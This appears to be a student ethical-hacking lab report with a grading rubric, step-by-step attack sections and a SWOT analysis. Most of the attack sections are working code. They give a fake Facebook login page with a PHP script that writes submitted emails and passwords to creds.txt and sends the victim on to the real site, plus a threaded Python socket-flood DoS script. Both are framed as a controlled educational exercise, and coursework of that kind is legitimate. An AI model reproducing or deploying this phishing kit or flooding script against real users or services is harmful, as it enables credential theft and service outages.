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“PERFORMING PHISING AND DOS ATTACK”

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Class: Computer Science **Subject : ETHICAL HACKING**

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Grading Criteria	Fair	Good	Excellent	Total
Introduction/ Description of the Case	1	2	3	/3
SWOT Analysis of the company used for case analysis pertaining to the case (strength of CA2 topic: e.g main important feature of CA1, Weakness : limitations of the project, Opportunities : in carrier in the future, Threat : obstacles that can cause failure to project CA2	3	4	5	/5
Learnings from the case	2	3	4	/4
Delivery/presentation skills	1	2	3	/3
Total				/15

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ATTACK 1

Phishing Attack Definition

In the context of this project, phishing refers to a type of cyberattack where a fake version of a legitimate website (in this case, a fake Facebook login page) is created in a controlled environment to deceive users into entering their login credentials, such as usernames and passwords. These credentials are then captured and stored by the attacker. The purpose of this project is to demonstrate how attackers can create convincing phishing websites to exploit user trust and gather sensitive information, all while conducting the attack in a controlled and ethical manner for educational purposes.

Let me know if you'd like to add or modify anything further!

1. 1. Open a terminal on your Kali Linux machine.

2. Install Apache web server

sudo apt update

sudo apt install apache2

```
(rush04@Rush04)-[~]
$ sudo apt install apache2
Upgrading:
  apache2  apache2-bin  apache2-utils  ldap-utils  libldap-common

Installing dependencies:
  libldap2

Summary:
  Upgrading: 5, Installing: 1, Removing: 0, Not Upgrading: 1067
  Download size: 2,199 kB
  Space needed: 591 kB / 29.1 GB available
```

3. Start the Apache server:

sudo systemctl start apache2

4. Check if the server is running by opening your browser and going to <http://localhost>

5. Then install php

sudo apt install php libapache2-mod-php

```
(rush04@Rush04)-[~]
$ sudo apt install php libapache2-mod-php
php is already the newest version (2:8.2+93+nmu1).
libapache2-mod-php is already the newest version (2:8.2+93+nmu1).
Summary:
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 1067
```

6. Restart the Apache server to enable PHP:

sudo systemctl restart apache2

7. Create the Fake Facebook Login Page

cd /var/www/html/

sudo nano index.html

```
GNU nano 8.2      index.html *
</style>
</head>
<body>
  <div class="container">
    <!-- Facebook Logo -->
    <div class="logo">facebook</div>
    <!-- Login form -->
    <div class="login-form">
      <h2>Log in to Facebook</h2>
      <form action="post.php" method="POST">
        <label for="email">Email or Phone:</label>
        <input type="text" name="email" id="email" required>


        <label for="password">Password:</label>
        <input type="password" name="password" id="password" required>

        <button type="submit">Log In</button>
      </form>
    </div>
  </div>

⌕ Help  ⌕ Write Out  ⌕ Where Is  ⌕ Cut  ⌕ Execute  ⌕ Location
⌕ Exit  ⌕ Read File  ⌕ Replace  ⌕ Paste  ⌕ Justify  ⌕ Go To Line
```

```
CODE: </style>
</head>
<body>
  <div class="container">
    <!-- Facebook logo -->
    <div class="logo">facebook</div>
    <!-- Login form -->
    <div class="login-form">
      <h2>Log in to Facebook</h2>
      <form action="post.php" method="POST">
        <label for="email">Email or Phone:</label>
        <input type="text" name="email" id="email" required>
        <label for="password">Password:</label>
        <input type="password" name="password" id="password" required>
        <button type="submit">Log In</button>
      </form> </div>
    <!-- Footer -->
    <div class="footer">
      <p>Don't have an account? <a href="#">Sign up for Facebook</a></p>
    </div>
  </div>
</body></html>
```

Login Page:



8.create php file(post.php)

```
rush04@Rush04: ~
GNU nano 8.2      post.php *
<?php
// Check if form data is received via POST
if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    // Sanitize the user input to avoid issues
    $email = htmlspecialchars($_POST['email']);
    $password = htmlspecialchars($_POST['password']);

    // Check if email and password are not empty
    if (empty($email) || empty($password)) {
        echo "Error: Email and Password are required!";
        exit();
    }

    // Open the file in append mode (so that new data is added at the end of the file)
    $file = fopen("/var/www/html/creds.txt", "a");

    // Ensure the file is opened successfully
    if ($file) {
        // Write the email and password to the file
        fwrite($file, "Email: " . $email . "\n");
    }
}
```

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        exit();
    }
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    $file = fopen("/var/www/html/creds.txt", "a");
    // Ensure the file is opened successfully
    if ($file) {
        // Write the email and password to the file
        fwrite($file, "Email: " . $email . "\n");
        fwrite($file, "Password: " . $password . "\n\n");
        // Close the file after writing
        fclose($file);
        // Redirect the user to Facebook (or any other URL)
        header('Location: https://www.facebook.com'); exit();
    } else {
        echo "Error: Unable to open file!"; exit();
    }
} else {
    echo "Error: Invalid request method!";
}
?>
```


9. Set Permissions:

```
sudo chmod 777 /var/www/html/creds.txt
```

10. working commands(sudo nano index.html

```
sudo chmod 755 /var/www/html/post.php
```

```
python3 -m http.server 8080
```




```
sudo cat /var/www/html/creds.txt
```




```
sudo systemctl start apache2
```

```
sudo systemctl start mysql
```


<http://127.0.0.1/>)




11. Victim will enter his valid credentials:



12. Victim get redirected to the Official Web



12.View Captured Credentials
cat /var/www/html/creds.txt



Conclusion:

This project successfully demonstrated how phishing attacks work by creating a fake Facebook login page in a controlled environment to capture user credentials. It highlighted the techniques used by attackers to exploit trust, such as mimicking legitimate websites and redirecting users to fraudulent pages. Through this simulation, we gained insights into the risks posed by phishing and the importance of preventive measures, including verifying URLs, avoiding suspicious links, and enabling two-factor authentication. This project underscores the critical role of ethical hacking in identifying vulnerabilities and educating users to strengthen cybersecurity practices.

Attack 2

A **Denial of Service (DoS) attack** is a cyberattack aimed at overwhelming a server, service, or network with excessive requests, rendering it unable to process legitimate traffic. In this case, the attack targets a locally hosted web server using a Python script to flood it with HTTP requests, simulating how server resources can be exhausted.

Objective:

To demonstrate how a server can be overwhelmed and made unresponsive by flooding it with fake traffic, simulating real-world DoS attacks.

Impact:

- The local server becomes unresponsive to legitimate requests.
- Users attempting to access the website encounter delays or errors.
- Server logs are filled with a high volume of fake requests, making it harder to identify legitimate traffic.

1.Create a Simple Website

```
(rush04@Rush04)-[~]  
$ cd mywebsite  
  
(rush04@Rush04)-[~/mywebsite]  
$ nano index.html
```

Code: </style>

</head>


<body> <div class="container">

<h1>Welcome to My Website</h1>

<p>This is a simple website for demonstrating a Denial of Service attack.</p>

</div></body></html>

```
#!/usr/bin/perl  
# Simple Website  
# HTML template  
<html lang="en">  
<head>  
  <meta charset="UTF-8">  
  <meta name="viewport" content="width=device-width, initial-scale=1.0">  
  <title>Simple Website</title>  
  <style>  
    body {  
      font-family: Arial, sans-serif;  
      text-align: center;  
      margin: 0;  
      padding: 0;  
      background-color: #f0f0f0;  
    }  
    h1 {  
      color: #333;  
      margin-top: 50px;  
    }  
    p {  
      color: #666;  
    }  
    .container {  
      padding: 20px;  
    }  
  </style>  
</head>  
<body>  
  <div class="container">  
    <h1>Welcome to My Website</h1>  
    <p>This is a simple website for demonstrating a Denial of Service attack.</p>  
  </div>  
</body>  
</html>
```



2.Start a Local Web Server

```
(rush04@Rush04)-[~]  
$ python3 -m http.server 8080  
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

3. Write the DoS Attack Script

```
GNU nano 8.2 dos_attack.py
import socket
import threading

def dos_attack(target, port):
    while True:
        try:
            s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
            s.connect((target, port))
            s.send(b'GET / HTTP/1.1\r\nHost: localhost\r\n\r\n')
            s.close()
        except:
            pass

if __name__ == "__main__":
    target = "127.0.0.1" # localhost IP address
    port = 8080 # port where the server is running

    print("Starting DoS attack...")
    for _ in range(100):
        thread = threading.Thread(target=dos_attack, args=(target, port))
        thread.start()
```

4. Perform the DoS Attack

The screenshot shows a Kali Linux terminal window with the title bar "Kali [Running] - Oracle VirtualBox". The menu bar includes "File", "Machine", "View", "Input", "Devices", and "Help". The terminal window has a dark background and shows the following commands and output:

```

rush04@Rush04: ~/mywebsite

(rush04@Rush04)-[~/mywebsite]
$ nano dos_attack.py
zsh: bad pattern: '[200-nano
(rush04@Rush04)-[~/mywebsite]
$ nano dos_attack.py
(rush04@Rush04)-[~/mywebsite]
$ cd mywebsite
cd: no such file or directory: mywebsite
(rush04@Rush04)-[~/mywebsite]
$ python3 dos_attack.py
Starting DoS attack...

```

The terminal output shows the user attempting to run a DOS attack script. The first command is `nano dos_attack.py`, which results in a "bad pattern" error. The user then runs `nano dos_attack.py` again, which opens the file in the nano editor. The user then runs `cd mywebsite`, which results in a "no such file or directory" error. Finally, the user runs `python3 dos_attack.py`, which starts the DOS attack.

5. Observe the Impact


1. **Check the terminal:**

[illegible]



```
Traceback (most recent call last):
BrokenPipeError: [Errno 32] Broken pipe

Traceback (most recent call last):
File "/usr/lib/python3.12/socketserver.py", line 761, in __init__
self.handle()
File "/usr/lib/python3.12/socketserver.py", line 692, in process_request_thread
self.finish_request(request, client_address)
File "/usr/lib/python3.12/http/server.py", line 1311, in finish_request
self.RequestHandlerClass(request, client_address, self,
File "/usr/lib/python3.12/http/server.py", line 672, in __init__
super().__init__(*args, **kwargs)
File "/usr/lib/python3.12/socketserver.py", line 692, in process_request_thread
self.finish_request(request, client_address)
File "/usr/lib/python3.12/http/server.py", line 1311, in finish_request
self.RequestHandlerClass(request, client_address, self,
File "/usr/lib/python3.12/http/server.py", line 679, in do_GET
self.copyfile(f, self.wfile)
File "/usr/lib/python3.12/http/server.py", line 878, in copyfile
shutil.copyfileobj(source, outputfile)
File "/usr/lib/python3.12/shutil.py", line 204, in copyfileobj
fdst_write(buf)
File "/usr/lib/python3.12/socketserver.py", line 840, in write
self._sock.sendall(b)
BrokenPipeError: [Errno 32] Broken pipe
File "/usr/lib/python3.12/socketserver.py", line 692, in process_request_thread
self.finish_request(request, client_address)
File "/usr/lib/python3.12/http/server.py", line 672, in __init__
super().__init__(*args, **kwargs)
File "/usr/lib/python3.12/http/server.py", line 436, in handle
self.handle_one_request()
File "/usr/lib/python3.12/http/server.py", line 424, in handle_one_request
method()
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shutil.copyfileobj(source, outputfile)
File "/usr/lib/python3.12/http/server.py", line 1311, in finish_request
```

2.Using Wire Shark trace the Packet or Request:



6.Stopping the DoS Attack:



Conclusion:

In this project, we successfully simulated two common types of cyberattacks: Denial of Service (DoS) and Phishing. These simulations demonstrated how attackers exploit vulnerabilities in systems and human behavior to disrupt services or steal sensitive information. The DoS attack showcased the impact of overwhelming server resources with excessive requests, rendering the service unavailable to legitimate users. On the other hand, the phishing attack highlighted how attackers can deceive individuals by creating fake websites to harvest credentials. Both exercises emphasize the importance of robust cybersecurity measures, user awareness, and proactive mitigation strategies to safeguard systems and users from such threats. These attacks, while conducted in a controlled environment, underline the critical need for continuous security education and vigilance in today's digital age.

SWOT Analysis

Strengths:

- **Practical Demonstration:** The project provided hands-on experience in understanding and executing DoS and phishing attacks in a controlled environment.
- **Learning Opportunity:** Gained valuable insights into the working of cyberattacks, which can be applied to strengthen defenses against such threats.
- **Awareness Building:** Highlighted the risks and vulnerabilities associated with system overload (DoS) and user trust exploitation (phishing).
- **Ethical Hacking Practices:** The attacks were performed ethically and with a focus on learning, ensuring no real harm was caused.

Weaknesses:

- **Limited Real-World Application:** Simulations on a single machine or in a controlled environment may not fully replicate the complexities of real-world scenarios.
- **Beginner Challenges:** As a beginner, some advanced concepts or tools may remain unexplored, limiting the depth of the project.
- **Resource Constraints:** Without access to high-end resources, the scope of DoS and phishing simulations was restricted to basic setups.

Opportunities:

- **Advanced Learning:** Future exploration of Distributed Denial of Service (DDoS) attacks or spear-phishing techniques can expand knowledge.
- **Improving Defense:** This project provides a foundation to research and implement effective mitigation strategies like rate limiting, encryption, and user awareness campaigns.
- **Certifications and Career Growth:** Practical experience in ethical hacking can lead to certifications (e.g., CEH) and career opportunities in cybersecurity.

Threats:

- **Misuse of Knowledge:** Ethical hacking practices must be adhered to; misuse of techniques can lead to legal and ethical violations.
- **Evolving Threats:** Cyberattacks are constantly evolving, requiring continuous learning to keep up with new vulnerabilities and attack methods.
- **System Vulnerabilities:** While testing, improperly secured systems could potentially expose unintended weaknesses.

This SWOT analysis and conclusion emphasize the educational value of the project while stressing the importance of ethics and proactive security practices. Let me know if you'd like further adjustments!